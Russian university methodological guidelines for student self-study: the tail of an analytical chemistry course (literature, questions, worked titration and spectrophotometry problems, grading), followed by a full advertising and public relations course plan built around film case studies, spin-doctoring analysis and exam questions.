1.Барбалат, Ю. А. Основы аналитической химии: практическое руководство: руководство / Ю. А. Барбалат ; под редакцией Ю. А. Золотова [и др.]. — 3-е изд. — Москва: Лаборатория знаний, 2021. — 465 с. — ISBN 978-5-906828-21-7. — Текст: электронный // Лань: электронно-библиотечная система. — URL: https://e.lanbook.com/book/176413 (дата обращения: 03.01.2025). — Режим доступа: для авториз. пользователей.

2.Основы аналитической химии: задачи и вопросы: руководство / Ю. А. Барбалат, А. В. Гармаш, О. В. Моногарова, Е. А. Осипова; под редакцией Ю. А. Золотова [и др.]. — 3-е изд., испр. и доп. — Москва: Лаборатория знаний, 2020. — 416 с. — ISBN 978-5-00101-882-7. — Текст: электронный // Лань: электронно-библиотечная система. — URL: https://e.lanbook.com/book/151514 (дата обращения: 03.01.2025). — Режим доступа: для авториз. пользователей.

3. Основы аналитической химии: В 2 кн.: [Учебник для вузов] / под ред. Золотова Ю. А. Москва: Высшая школа, Б.г. Кн. 2: Методы химического анализа. 2002. 494 с.; ISBN 5-06-003559-X.

Дополнительная литература:

1. Золотов Ю. А. Химический анализ для всех, всех, всех. – М.: ГЕОС, 2012. – 232 с.

2. Золотов Ю. А. Введение в аналитическую химию. М.: Лаборатория знаний, 2016. –263с.

3. Золотов Ю. А. Самая востребованная химия. – М.: Издательство «Спутник +», 2020. – 248 с.

4. Аналитическая химия: проблемы и подходы. В 2 т: под ред. Р. Кельнера. М.: Мир, 2004. Т. 1–608 с. Т. 2–728 с.

5. Отто М. Современные методы аналитической химии. М.: Техносфера, 2006.–416с.

6. Кристиан Г. Аналитическая химия. В 2 т. М.: БИНОМ. Лаборатория знаний, 2009. Т. 1-с. Т.2 – 504 с.

7. Тикунова И. В., Шаповалов Н.А., Артеменко А. И. Практикум по аналитической химии и физико-химическим методам анализа. М.: Высшая школа, 2006. – 208 с.

Интернет-ресурсы:
http://www.rusanalytchem.org, http://window.edu.ru.

Примерные вопросы для обсуждения на лекционных занятиях:

Что изучает аналитическая химия? В чем проявляется междисциплинарный облик современной аналитической химии? Кто из ученых впервые ввел понятие "химический анализ"? Какие функции выполняет химический анализ? Какие виды анализа выполняет аналитическая служба? Какая классификация методов анализа используется в настоящее время и почему она является условной? На какие основные группы делят методы определения? Что такое "аналитический сигнал"? На чем основаны качественный и количественный анализ? Анализы каких объектов являются самыми массовыми? Что такое "аналитический цикл" и из каких стадий он состоит? На каком этапе возникает больше всего погрешностей и почему? Можно ли доверять результатам аналитических лабораторий? Что понимается под политикой качества?

Оцениваются фактические знания студентов по изучаемой дисциплине, способности к самостоятельному поиску, критическому анализу и осмыслению информации.

Примерные темы сообщений:

1. Интегрированные аналитические системы в химическом анализе.
2. Что означают термины "электронный нос" и "электронный язык"? Примеры применения интеллектуальных сенсорных систем в химическом анализе.
3. Самые значимые научные достижения аналитической химии в XXI веке.
4. Тенденции развития химического анализа.
5. Нобелевские премии в области химии, физики, медицины и физиологии, присужденные за разработку методов химического анализа или за открытия, сделанные с использованием методов химического анализа.
6. Анализ реальных образцов.
7. Химический анализ в медицине.
8. Химический анализ в искусстве.
9. Химия гастрономического творчества.
10. Применение искусственного интеллекта в химическом анализе.

Оценивается умение осуществлять поиск необходимой информации, публичное выступление студента с подготовленным сообщением на заданную или самостоятельно выбранную тему (5–7 минут), визуальное представление информации (электронная презентация, до 10 слайдов), ответы на вопросы.

3.2. Выполнение расчетных заданий по материалам лекций

Задача химического анализа состоит в определении качественного и количественного состава анализируемого объекта. В лекционном курсе рассматриваются способы расчетов при приготовлении стандартных растворов, стандартизации титранта, количественного содержания определяемого компонента при выполнении анализа

классическими (титриметрические, гравиметрические) и инструментальными (электрохимические, спектроскопические) методами.

Примеры расчетных заданий:

1. Навеску 0,1495 г янтарной кислоты $H_2C_4H_4O_4$ (М =118,09 г/моль) растворили в произвольном объеме дистиллированной воды и оттитровали стандартизируемым 0,1 М раствором NaOH (Vт = 20,15 мл). Рассчитать молярную концентрацию раствора NaOH.

Ответ: C(NaOH) = 0,1256 моль/л.

2. Спектрофотометрическое определение концентрации фенола в воде проведено методом градуировочного графика, уравнение регрессии y = 0,4536x – 0,0043. Значение оптической плотности исследуемой пробы равно 0,514. Определить содержание фенола (мкг/л). Сделать вывод о качестве водного объекта хозяйственно-питьевого назначения, если ПДК фенола в воде 0,001 мг/л.

Ответ: C(фенол) = 1,14 мкг/л = 0,00114 мг/л. Концентрация фенола превышает ПДК, вода не отвечает требованиям.

3.3. Подготовка к выполнению лабораторной работы

При подготовке к лабораторному занятию студент должен изучить лекционный материал, ознакомиться с теоретическими основами метода анализа, усвоить методические указания к выполнению лабораторной работы, назначение используемого оборудования, правила работы на приборах.

К выполнению лабораторной работы студент допускается после допуска – устного опроса по теоретическим и практическим вопросам выполнения данной работы. Перед выполнением практического задания студенту необходимо подготовить к работе приборы, химическую посуду, приготовить необходимые растворы и реактивы.

В процессе репродуктивной лабораторной работы студент выполняет описанные в методических указаниях задания, процедуры, измерения, расчеты. Все данные, полученные студентом в ходе выполнения химического эксперимента, записываются им в лабораторном журнале.

Для проверки качества выполнения аналитических операций и достоверности полученных данных студенту выдается для анализа контрольная проба. Результаты определения содержания вещества в контрольной пробе проверяются преподавателем и инженером лаборатории. Работа считается выполненной, если расхождение между полученным студентом средним содержанием определяемого вещества и действительным значением не превышает допустимую относительную погрешность (± 5 %). В противном случае студенту выдается новая контрольная проба и химический анализ проводится до получения удовлетворительных результатов.

3.4. Выбор объекта исследования, методики анализа, обработка результатов измерений, подготовка отчета по лабораторной работе

В процессе выполнения учебно-исследовательской лабораторной работы или исследовательского проекта студент под руководством преподавателя выбирает реальный образец для анализа, изучает методы и методики химического анализа, применяемые для анализа данного объекта. После консультации с преподавателем проводит отбор пробы и пробоподготовку, знакомится с инструкцией и получает допуск для работы на приборах. Выполняет все необходимые по методике аналитические процедуры, обрабатывает результаты измерений аналитического сигнала и рассчитывает содержание определяемого вещества.

Отчет по лабораторной работе должен содержать следующие пункты:

1. Фамилия, имя
2. Название лабораторной работы
3. Цель работы
4. Краткая теория

5. Методика эксперимента
6. Результаты измерений
7. Расчеты
8. Выводы

Отчет оформляется в электронном виде с использованием офисного пакета программ, загружается в систему LXP для фиксации и проверки.

Критерии оценивания: отчет, полностью оформленный согласно предложенному образцу - 2 балла, отчет, в котором часть пунктов отсутствует или изложены неверно, имеются ошибки в расчетах - 1 балл. Отчет по выполненной лабораторной работе должен быть сдан не позднее следующего занятия.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Форма промежуточной аттестации - дифференцированный зачет.

При проведении промежуточной аттестации результаты, полученные обучающимся в семестре, переводятся в формат традиционной оценки в соответствии со шкалой перевода баллов:

– 60 баллов и менее – «неудовлетворительно»;
– от 61 до 75 баллов – «удовлетворительно»;
– от 76 до 90 баллов – «хорошо»;
– от 91 до 100 баллов – «отлично».

Обучающиеся, не набравшие в течение семестра необходимое количество баллов или не согласные с оценкой, полученной по итогам текущего контроля в семестре, проходят промежуточную аттестацию в форме защиты одной из выполненных лабораторных работ, выбранную случайным образом из перечня.

В ходе собеседования преподавателя со студентом оцениваются знания теоретических основ метода химического анализа и сущности используемой методики, умения и навыки выполнения химического эксперимента, расчета содержания определяемого вещества, способности поиска, критического анализа и синтеза информации, интерпретации полученных данных путем сравнения с нормативными документами. Полученные данные качества объектов окружающей среды, пищевых продуктов, фармацевтических препаратов сравниваются с санитарными нормами, требованиями ГОСТ или ТУ, показателями, заявленными производителями продукции, делаются выводы о соответствии или не соответствии требованиям.

Ответы оцениваются по следующим критериям: "отлично" - студент дал полный ответ на теоретические вопросы, продемонстрировал взаимосвязь теоретических основ аналитической химии и практики химического анализа; "хорошо" - студент показал систематические знания по дисциплине, способность применять их для решения практических задач, но имеются недочеты в ответах и решениях; "удовлетворительно" - студент имеет представления о методах анализа и применении их в аналитической практике, недостаточно владеет теоретическими основами, в ответах допускает ошибки, которые может исправить под руководством преподавателя.

Рекомендации для подготовки к промежуточной аттестации:

- повторить лекционный материал,
- знать теоретические основы методов химического анализа,
- понимать сущность используемых методик анализа,
- знать методы расчета содержания определяемого вещества,
- интерпретировать полученные результаты путем сравнения с нормативами,
- уметь обработать результаты измерений, создавать таблицы, градуировочные графики, рассчитать уравнение регрессии, коэффициент достоверности линейной аппроксимации.

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Власть рекламы и искусство связей с общественностью*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Южакова Елена Эриковна, заместитель начальника управления, начальник отдела по связям с общественностью*

1. Темы дисциплины для самостоятельного освоения обучающимися
Отсутствуют.

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Реклама и связи с общественностью как частные случаи коммуникационного процесса	Конспектирование лекции	Устный опрос	4	2
2	Роль кинематографа в популяризации рекламы и связей с общественностью	Подготовка к занятию	Лонг- и шорт-лист	4	2
3	«Рекламисты» – актуальная история	Просмотр фильма	Дискуссия	4	4
4	Сферы и субъекты связей с общественностью	Конспектирование лекции	Устный опрос	4	2
5	Электоральный пиар: «День выборов»	Просмотр фильма	Сообщение	4	4
6	Классический пиар: медиарилейшнз	Конспектирование лекции	Устный опрос	4	2
7	«Молодой папа»: в ожидании классического пиара	Просмотр фильма	Сообщение	4	4
8	Имиджмейкинг на экране и в жизни	Пробы в роли ведущего на телевидении	Обсуждение кейса	4	2
9	Реклама в комплексе продвижения: российский путь	Конспектирование лекции	Устный опрос	4	2
10	Реклама в России на рубеже эпох	Поиск и изучение кейсов нативной рекламы в медиа	Обсуждение кейсов	4	3
11	Ньюсмейкинг	Конспектирование лекции	Устный опрос	4	2
12	Антикризисный пиар и управляемые новости	Просмотр сериала «Скандал»	Обсуждение кейса	4	4
13	Уникальная коллекция работ спин-мастера	Изучение интернет-источников	Сообщение	4	3

14	Эффект выпуклости в бизнес-пиаре	Подготовка рекламных текстов	Сообщение	4	3
15	Копирайтинг и спонсоринг в системе медиарилейшнз	Конспектирование лекции	Устный опрос	4	2
16	Пишем «продающий» текст	Анализ и написание текстов	Тексты	4	3
17	Поздравление как вид рекламного текста	Анализ и написание текстов	Тексты	4	3
18	Моя коллекция идеальных «продающих» текстов	Подготовка рекламных текстов	Сообщение	4	3
19	Технология пиара. Спичрайтинг	Конспектирование лекции	Устный опрос	4	2
20	Публичная речь – завоевываем сторонников	Написание публичной речи в малых группах	Выступление и защита речи	4	2
21	Американские истоки рекламы	Просмотр эпизодов сериала «Безумцы»	Дискуссия	4	4
22	Новые технологии и приемы рекламы	Анализ эпизодов фильмов «Величайший фильм из всех когда-либо проданных», «Чего хотят женщины», «Семейка Джонсов», «Как преуспеть в рекламе», «Сироп»	Сообщение	4	4
23	Корпоративная культура и корпоративный имидж	Конспектирование лекции	Устный опрос	4	2
24	Как не стать рабом корпоративной культуры и остаться человеком?	Просмотр фильмов «Бойцовский клуб», «Дьявол носит Прада», «Мне бы в небо», «Предел риска»	Дискуссия	4	8
25	Бренд региона как продукт совместных усилий власти и гражданина	Изучение региональных медиаисточников	Сообщение	4	2
26	Подготовка к дифференцированному зачету	Повторение изученного материала	Ответ на зачете по вопросам	–	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

Тема 1. Реклама и связи с общественностью как частные случаи коммуникационного процесса
Устный опрос. Подготовка к опросу на основе конспекта лекции.
Вопросы:
1. Понятие массовой аудитории.
2. Общественное мнение. Способы влияния на общественное мнение.
3. Пропагандистские приемы формирования общественного мнения.
4. Коммуникационный процесс. Модели коммуникаций.
Критерии оценки:
1. Количество прочитанных источников.
2. Умение понимать, интерпретировать и применять полученную информацию.

Тема 2. Роль кинематографа в популяризации рекламы и связей с общественностью
Дискуссия
Цель – подготовиться к дальнейшей работе с кейсами фильмов, демонстрирующими лучшие образцы эффективной рекламы и связей с общественностью.
Задание:
1. Вспомнить в отечественном и мировом кинематографе фильмы, темой в которых становится деятельность, связанная с рекламой или пиар.
2. Составить лонг- и шорт-лист для работы в течение курса.
3. Доказать важность просмотра этого фильма для усвоения знаний по изучаемому курсу.
Критерии оценки:
1. Прочитана рекомендованная литература по теме занятия, просмотрены фильмы, найдены примеры.
2. Предоставлен развернутый, аргументированный ответ по заданным вопросам.
3. Проявлено умение формулировать, аргументировать и отстаивать собственную точку зрения.
4. Проявлено умение вести дискуссию.

Тема 3. «Рекламисты» – актуальная история
Дискуссия
Совместный просмотр фильма «Рекламисты», 1947 год, режиссер Джек Конуэй.
Вопросы для обсуждения:
1. Отметьте эпизоды, которые напрямую связаны с производством рекламы. Прокомментируйте их.
2. Как меняется подход к производству аудиоролика с приходом в бизнес Виктора Нормана?
3. Опишите художественную атмосферу фильма, эстетику черно-белого кино. Близка ли она вам?
4. Место и роль в фильме владельца рекламного бизнеса (Эванс).
Дискуссия по репрезентативным сценам и темам:
1. Художественные достоинства черно-белого кино.
2. Этическая составляющая рекламного бизнеса. Репутация и работа с ней.
3. Приемы рекламы середины прошлого века. Передовые рекламные технологии 50-х годов XX в.
Задания: Подберите соответствующие художественному рисунку фильма печатные рекламные объявления. Докажите их эффективности или неэффективность.
Подберите соответствующие звуковому ряду фильма звуковые музыкальные рекламные объявления. Докажите их эффективности или неэффективность.
Критерии оценки:

1. Прочитана рекомендованная литература по теме занятия, просмотрены фильмы, найдены примеры.
2. Предоставлен развернутый, аргументированный ответ по заданным вопросам.
3. Проявлено умение формулировать, аргументировать и отстаивать собственную точку зрения.
4. Проявлено умение вести дискуссию.

Тема 4. Сферы и субъекты связей с общественностью
Устный опрос. Подготовка к опросу на основе конспекта лекции.
Вопросы:
1. В каких сферах пиар-деятельности вы участвовали?
2. Есть ли среди вас или ваших знакомых объекты пиара?
3. Найдите в сети Интернет полноценные субъекты пира, опишите их деятельность.
Критерии оценки:
1. Количество прочитанных источников.
2. Умение понимать, интерпретировать и применять полученную информацию.

Тема 5. Электоральный пиар: «День выборов»
Сообщение на тему: Приемы продвижения кандидатов в фильмах «День выборов – 1» и «День выборов – 2»: сравнительный анализ
Совместный просмотр 6 эпизодов фильмов «День выборов –1» и «День выборов – 2».
Подготовка в течение 15 минут самостоятельного сравнительного анализа приемов продвижения кандидатов в двух частях фильма. Уникальность концепций выборных кампаний. Описание целевых аудиторий в эпизодах. Анализ языковых предпочтений кандидатов. Детализация приемов привлечения общественного мнения.
Поиск в сети интернет кейсов предвыборных кампаний. Описание представленных в кейсах кандидатов и приемов их продвижения. Успешность и эффективность с точки зрения пира, с точки зрения морали. Наличие приемов манипулирования.
Использование современных технологий; социальные сети в электоральном пиаре. Дискуссия.
Представление докладов и презентаций по теме.
Критерии оценки:
1. Соответствие найденной информации теме.
2. Логичность, аргументированность текста сообщеиия.
2. Оригинальность информации.
3. Уровень преподнесения информации до слушателей.

Тема 6. Классический пиар: медиарилейшнз
Устный опрос. Подготовка к опросу на основе конспекта лекции.
Вопросы:
1. Что значит медиарилейшнз? Как работать с журналистами и специалистами СМИ, чтобы иметь успешные рекламные и пиар-кампании?
2. Вариативность мероприятий в системе медиапиара. Требования к работе с прессой.
3. Диалектика пресс-релиза и пресс-конференции – ограничения здравого смысла и практического опыта.
Критерии оценки:
1. Количество прочитанных источников.
2. Умение понимать, интерпретировать и применять полученную информацию.

Тема 7. «Молодой папа»: в ожидании классического пиара
Сообщение
Совместный просмотр 4 эпизодов сериала «Молодой папа». Обсуждение представленных в

сериале новых подходов к выпуску пресс-релизов, проведению пресс-конференции, созданию имиджа знаковой персоны.
Работа в сети Интернет. Изучение структуры Ватиканской службы связей с общественностью, место фильма в поддержании интереса к Ватикану, регулярные и реальные мероприятия со СМИ.
Критерии оценки:
1. Соответствие найденной информации теме.
2. Логичность, аргументированность текста сообщеиия.
2. Оригинальность информации.
3. Уровень преподнесения информации до слушателей.

Тема 8. Имиджмейкинг на экране и в жизни
Обсуждение кейса
Профессионально-ориентированная экскурсия на телекомпанию «Евразион» ТюмГУ. Приемы: как выглядеть хорошо под софитами. Волшебные возможности монтажа.
Активные пробы: что говорить, как говорить (темп, интонация, грамотность). Телесуфлер – за и против. Обсуждение удачных и неудачных проб. Выводы. Анализ «профессиональных говорящих голов».
Критерии оценки:
1. Теоретический уровень выполнения кейса.
2. Полнота решения кейса.
3. Степень творчества и самостоятельности в подходе к анализу кейса и его решению.
4. Доказательность и убедительность.

Тема 9. Реклама в комплексе продвижения: российский путь
Устный опрос. Подготовка к опросу на основе конспекта лекции.
Вопрос: Назовите основные признаки современной рекламы в России.
Источники для самостоятельной подготовки:
1. А.А. Мамонтов. ВШЭ. Коллекция «Универсариума»
https://yandex.ru/video/search?p=6&filmId=7443838528346010229&text=%D0%BB%D0%B5%D0%BA%D1%86%D0%B8%D1%8F%20%D1%80%D0%B5%D0%BA%D0%BB%D0%B0%D0%BC%D0%B0%20%D1%80%D0%BE%D1%81%D1%81%D0%B8%D1%8F&family=yes&reqid=1499164766006880-311968316015217925004 86-vla1-1575-V
2. Вспомнить все. Реклама в СССР
https://yandex.ru/video/search?filmId=17907654135273408449&text=%D0%B8%D1%81%D1%82%D0%BE%D1%80%D0%B8%D1%8F%20%D1%80%D0%B5%D0%BA%D0%BB%D0%B0%D0%BC%D1%8B%20%D0%B2%20%D1%81%D1%81%D1%81%D1%80&family=yes&reqid=1499173907156013-1463716661314835920608706-vla1-1597-V
3. Лучшие рекламные ролики 90-х
https://yandex.ru/video/search?p=1&filmId=18307933066307547904&text=%D0%B8%D1%81%D1%82%D0%BE%D1%80%D0%B8%D1%8F%20%D1%80%D0%B5%D0%BA%D0%BB%D0%B0%D0%BC%D1%8B%20%D0%B2%20%D0%A0%D0%A4&family=yes&reqid=1499174025382858-1762944367727225751109164-vla1-1245-V
Критерии оценки:
1. Количество прочитанных источников.
2. Умение понимать, интерпретировать и применять полученную информацию.

Тема 10. Реклама в России на рубеже эпох
Обсуждение кейсов
Описать и прокомментировать кейсы нативной рекламы в Инстаграм.
Критерии оценки:
1. Теоретический уровень выполнения кейса.

2. Полнота решения кейса.
3. Степень творчества и самостоятельности в подходе к анализу кейса и его решению.
4. Доказательность и убедительность.

Тема 11. Ньюсмейкинг
Устный опрос. Подготовка к опросу на основе конспекта лекции.
Вопросы:

1. Чем пиар-информация отличается от информации журналистской?
2. Всегда ли пиар-информация является положительной, отражающей лишь позитивные факты и события?
3. Специфика новости и информационного повода.
4. Какая новость способна привлечь представителей СМИ?
5. Что такое спиндокторинг?
6. Когда новость полностью «выветривается» из ленты информационных агентств? Срок жизни новости?
7. Поиск 32 способов создания новости для вашей организации.
8. Способы придания новости дополнительного веса.

Критерии оценки:
1. Количество прочитанных источников.
2. Умение понимать, интерпретировать и применять полученную информацию.

Тема 12. Антикризисный пиар и управляемые новости
Обсуждение кейса
Просмотр и дискуссия по сериалу «Скандал» (2012 год).
Каждый студент выбирает в фильме определенный кейс (серию), демонстрирующий работу спин-мастера. В кризисных ситуациях в политике, в частной жизни, в социальной сфере, в бизнесе. Студент самостоятельно делает презентацию с разбором работы спин-мастера и его этапов: пред-спин, пост-спин, торнадо-спин, кризис-контроль. Презентации сопровождаются просмотром подтверждающих мнение эпизодов.
Критерии оценки:
1. Теоретический уровень выполнения кейса.
2. Полнота решения кейса.
3. Степень творчества и самостоятельности в подходе к анализу кейса и его решению.
4. Доказательность и убедительность.

Тема 13. Уникальная коллекция работ спин-мастера
Сообщение
Работа с интернет-источниками по подбору собственных кейсов, демонстрирующих работу спин-мастеров. На примере как минимум 5 информационных агентств производится сравнительный анализ 2 новостных поводов. 10 лучших кейсов, демонстрирующих власть менеджеров новостных потоков в формировании информационной повестки дня и общественного мнения.
Задание. Подготовить сообщение, в котором привести пять примеров, найденных в сети, по приемам:
1. Предвосхитить опасность информационной катастрофы. Выстроить загранбарьер. Умолчание
2. Ограничение доступа к информации в кризис. Информационная закрытость. Избирательность в предоставлении информации для СМИ и общественности. Фрагментарность подачи информации
3. Отвлечение внимания. Перенос акцента на другой инфоповод.
4. Убрать максимально раздражающую деталь из новостного потока.
5. Раздробить информацию. Сделать потоки отрицательных новостей слабее.

6. Собрать несколько контентов в один поток с нейтральной окраской.
7. Расшатать ситуацию. Довести до абсурда. Разрушить.
8. Ювелирно точно вбросить дополнительную отвлекающую информацию.
9. Подбор «нужных» экспертов и цитат.
10. Перестановка фактов.

Критерии оценки:
1. Соответствие найденной информации теме.
2. Логичность, аргументированность текста сообщеиия.
2. Оригинальность информации.
3. Уровень преподнесения информации до слушателей.

Тема 14. Эффект выпуклости в бизнес-пиаре
Сообщение на тему «Эффект выпуклости в бизнес-пиаре».
Демонстрация и акцентирование приемов, поддерживающих интерес к бизнес-структурам и их деятельности: гуттаперчевый эксперт, закладывание мин, сдобный контекст, анимация, канонизация статистики и т.д.
Критерии оценки:
1. Соответствие найденной информации теме.
2. Логичность, аргументированность текста сообщеиия.
2. Оригинальность информации.
3. Уровень преподнесения информации до слушателей.

Тема 15. Копирайтинг и спонсоринг в системе медиарилейшнз
Устный опрос. Подготовка к опросу на основе конспекта лекции.
Вопросы:
1. Чем спонсоринг отличается от благотворительности?
2. В чем, на ваш взгляд, суть пожертвования?
3. Какие сферы и области деятельности наиболее популярны у потенциальных спонсоров?
4. Каковы условия эффективного спонсорства?
5. Почему бизнес участвует в спонсорстве?
6. Что такое «спонсорский пакет»?
7. Спонсорство как прихоть богатого человека. Эффективность переговоров о спонсорстве в данном случае.
8. Формы фанрайзинга

Критерии оценки:
1. Количество прочитанных источников.
2. Умение понимать, интерпретировать и применять полученную информацию.

Тема 16. Пишем «продающий» текст
Анализ и написание текстов
Анализируем представленные тексты на официальных сайтах интернет-магазинов (по выбору). Пишем собственные тексты под сезонные предложения, дисконтные программы, скидочные акции.
Критерии оценки:
1. Теоретический уровень выполнения кейса.
2. Полнота решения кейса.
3. Степень творчества и самостоятельности в подходе к анализу кейса и его решению.
4. Доказательность и убедительность.

Тема 17. Поздравление как вид рекламного текста
Анализ и написание текстов

Анализируем поздравления на сайте Президента РФ, на сайте Председателя Правительства РФ, на сайте ТюмГУ. Пишем личные поздравления. Пишем официальные поздравления. Пишем памятные адреса по случаю юбилея.
Критерии оценки:
1. Теоретический уровень выполнения кейса.
2. Полнота решения кейса.
3. Степень творчества и самостоятельности в подходе к анализу кейса и его решению.
4. Доказательность и убедительность.

Тема 18. Моя коллекция идеальных «продающих» текстов
Сообщение
Каждый студент презентует свою коллекцию высокохудожественных и эффективных рекламных текстов различных жанров (не больше 7 слайдов, комментарии до 7 минут). Обсуждение.
Критерии оценки:
1. Соответствие найденной информации теме.
2. Логичность, аргументированность текста сообщеиия.
2. Оригинальность информации.
3. Уровень преподнесения информации до слушателей.

Тема 19. Технология пиара. Спичрайтинг
Устный опрос. Подготовка к опросу на основе конспекта лекции.
Вопросы:
1. Цели публичного выступления.
2. Личностные качества спикера.
3. Характеристики аудитории.
4. Организация выступления.
Критерии оценки:
1. Количество прочитанных источников.
2. Умение понимать, интерпретировать и применять полученную информацию.

Тема 20. Публичная речь – завоевываем сторонников
Выступление и защита речи
Задание для работы в малых группах.
1. Определиться с поводом произнесения речи.
2. Написать речь (объем 250 слов).
3. Произнести речь с учетом специфики публичного выступления.

Критика и оценка работы соперников.
Критерии оценки:
1. Теоретический уровень выполнения кейса.
2. Полнота решения кейса.
3. Степень творчества и самостоятельности в подходе к анализу кейса и его решению.
4. Доказательность и убедительность.

Тема 21. Американские истоки рекламы
Дискуссия
Просмотр и обсуждение 8 эпизодов сериала «Безумцы».
1. Этика в рекламе.
2. Место менеджера в рекламном бизнесе.
3. Роль команды в производстве рекламы.
4. Первые рекламные агентства США.
5. Реклама сигарет. Специфика.

6. Конкурентная борьба за рекламодателя.
7. Пиар: первые шаги.
8. Изменение инструментария в рекламе США в 60-е годы прошлого века.

Критерии оценки:

1. Прочитана рекомендованная литература по теме занятия, просмотрены фильмы, найдены примеры.
2. Предоставлен развернутый, аргументированный ответ по заданным вопросам.
3. Проявлено умение формулировать, аргументировать и отстаивать собственную точку зрения.
4. Проявлено умение вести дискуссию.

Тема 22. Новые технологии и приемы рекламы

Сообщение

Анализ эпизодов фильмов, предложенных к самостоятельному просмотру: «Величайший фильм из всех когда-либо проданных», «Чего хотят женщины», «Семейка Джонсов», «Как преуспеть в рекламе», «Сироп».

Каждый студент представляет свое отношение к современному приему рекламы, который проиллюстрирован в том или другом фильме.

Вместе с тем каждый студент готовит дополнительное видео (3-4 минуты), в котором на материалах других фильмов (вне списка) или передач демонстрируются эффективные способы и виды рекламных обращений.

Обучающиеся обсуждают срок и причины появления новых способов размещения рекламы, новых художественных приемов, возможности трансформаций и т.д.

Критерии оценки:

1. Соответствие найденной информации теме.
2. Логичность, аргументированность текста сообщеиия.
2. Оригинальность информации.
3. Уровень преподнесения информации до слушателей.

Тема 23. Корпоративная культура и корпоративный имидж

Устный опрос. Подготовка к опросу на основе конспекта лекции.

Вопросы:

1. Особенности эффективной коммуникации внутри компании. Основные цели внутреннего пиара.
2. Инструменты внутреннего пиара.
3. Этапы формирования внутреннего пира.
4. Составляющие корпоративной культуры.

Критерии оценки:

1. Количество прочитанных источников.
2. Умение понимать, интерпретировать и применять полученную информацию.

Тема 24. Как не стать рабом корпоративной культуры и остаться человеком?

Дискуссия

Обсуждение 4 фильмов, которые демонстрируют этапы вовлеченности человека в корпоративную культуру и степени взаимодействия с ней: «Бойцовский клуб», «Дьявол носит Прада», «Мне бы в небо», «Предел риска».

Задача – позиционировать героя на оси Успеха Корпорации, провести отождествление со своими личными целями и задачами.

Критерии оценки:

1. Прочитана рекомендованная литература по теме занятия, просмотрены фильмы, найдены примеры.

2. Предоставлен развернутый, аргументированный ответ по заданным вопросам.
3. Проявлено умение формулировать, аргументировать и отстаивать собственную точку зрения.
4. Проявлено умение вести дискуссию.

Тема 25. Бренд региона как продукт совместных усилий власти и гражданина
Сообщение
1. Событийные (приведите примеры с ассоциируемой территорией): фестивали, конкурсы, олимпиады, праздники, шоу, конференции, форумы.
2. Приведите примеры с ассоциируемой территорией: люди искусства (писатели, поэты, художники, музыканты, композиторы, балерины, режиссеры, актеры, постановщики); полководцы; религиозные деятели; люди шоу-бизнеса; государственные деятели; люди моды (дизайнеры, модели); герои.
3. Приведите примеры с ассоциируемой территорией: наследие, памятники старины, архитектура, природные памятники, уникальные места.
Критерии оценки:
1. Соответствие найденной информации теме.
2. Логичность, аргументированность текста сообщеиия.
2. Оригинальность информации.
3. Уровень преподнесения информации до слушателей.

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в устной форме и является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет проводится в аудитории в течение 90 минут в виде устного собеседования.

Рекомендации для подготовки. Повторите материалы и ключевые вопросы, обсуждавшиеся в лекциях, и обратите особое внимание на ключевые понятия и теории.

Вопросы для подготовки к дифференцированному зачету:
1. Философия и трансформации бренда ТюмГУ. Визуализация бренда: логотип от Лебедева.
2. Фильм «Рекламисты». Личность главного героя как успешного рекламиста. Аудиореклама в фильме.
3. Фильм «Величайший фильм из когда-либо проданных». Почему фильм не продал сам себя. Уникальные личности и бренды фильма.
4. Фильм «Семейка Джонсов». Как «американская мечта» реализована героями фильма.
5. Фильм «Плутовство, или Хвост виляет собакой». Какие приемы антикризисного пиара использованы в фильме.
6. Фильм «День выборов». Какие приемы антикризисного и электорального пиара использованы в фильме.
7. Город как текст. Требования к идеальной наружной рекламе. Виды наружной рекламы. Примеры.
8. Продакт-плейсмент и нативная реклама. Определения. Общее и отличия.
9. Цели и задачи корпоративного пиара. Инструменты.
10. Определение PR с комментариями. Журналистика и пиар: общее и отличия.
11. Брендинг территорий как элемент конкурентной борьбы регионов. Устойчивость бренда по Шестиугольнику Анхольта.
12. Место региональных брендов в продвижении бренда региона. Примеры.
13. Этика рекламы. Какие правила нельзя нарушать и почему.
14. Определение журналистской информации и пиар-информации. Примеры.
15. Формы работы пиар-службы с журналистами. Примеры.
16. Требования к интересной и эффективной пиар-информации.

17. Антикризисный пиар. Способы управления отрицательным контентом. Примеры.
18. Роль лидера (руководителя) в пиар-деятельности организации.
19. Объекты пиар-деятельности. Их черты.
20. Сферы и субъекты пиар-деятельности.
21. Формирование корпоративной культуры через пиар. Как это происходит.
22. Виды и функции рекламы.
23. Характеристики видов СМИ с точки зрения распространения рекламы.
24. Современные тенденции в размещении и создании наружной рекламы у нас в стране и за рубежом.
25. Политический пиар. Цели и способы их реализации.
26. Виды систем лояльности как элемента успешных продаж. Личный опыт.
27. Событийный менеджмент как технология пиар. Примеры.
28. Копирайтинг как технология пиара. Жанры, правила.
29. Спонсоринг как технология пира.
30. Спичрайтинг как технология пиара. Особенности. Примеры речей.

Критерии оценки:
Демонстрация теоретических знаний по курсу и умение применять их при выполнении практических заданий.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;
от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

Приложение к рабочей
программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ

ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Возможности и риски цифровых финансовых продуктов*
